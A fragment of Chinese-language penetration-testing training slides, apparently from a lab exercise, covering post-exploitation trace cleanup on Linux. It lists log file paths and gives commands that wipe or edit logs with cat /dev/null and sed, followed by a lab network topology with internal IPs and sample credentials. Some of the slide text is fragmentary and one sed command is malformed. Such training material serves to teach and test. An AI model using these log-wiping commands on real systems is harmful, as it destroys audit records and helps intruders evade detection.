/var/log/cron	记录定时任务相关的日志信息
/var/log/spooler	记录UUCP和news设备相关的日志信息
/var/log/boot.log	记录守护进程启动和停止相关的日志消息

后渗透·痕迹清理

Linux 日志文件

覆盖日志文件 【特征明显，容易被察觉】	cat /dev/null > filename
sed全局替代	sed -i ‘s/old/new/g’ file
sed删除匹配的字段	sed -i ‘/content/’ d file

靶场练习

03

网络拓扑

用户名密码 Administrator/WER=dfg

WindowsServer2012

Windows10

WindowsServer2008

TODA：admin/Admin@123

OA系统
192.168.1.12
10.10.20.128

工程师站
10.10.20.129
192.168.3.158

内网服务器
192.168.3.115

谢谢观看

河北中车数智科技有限公司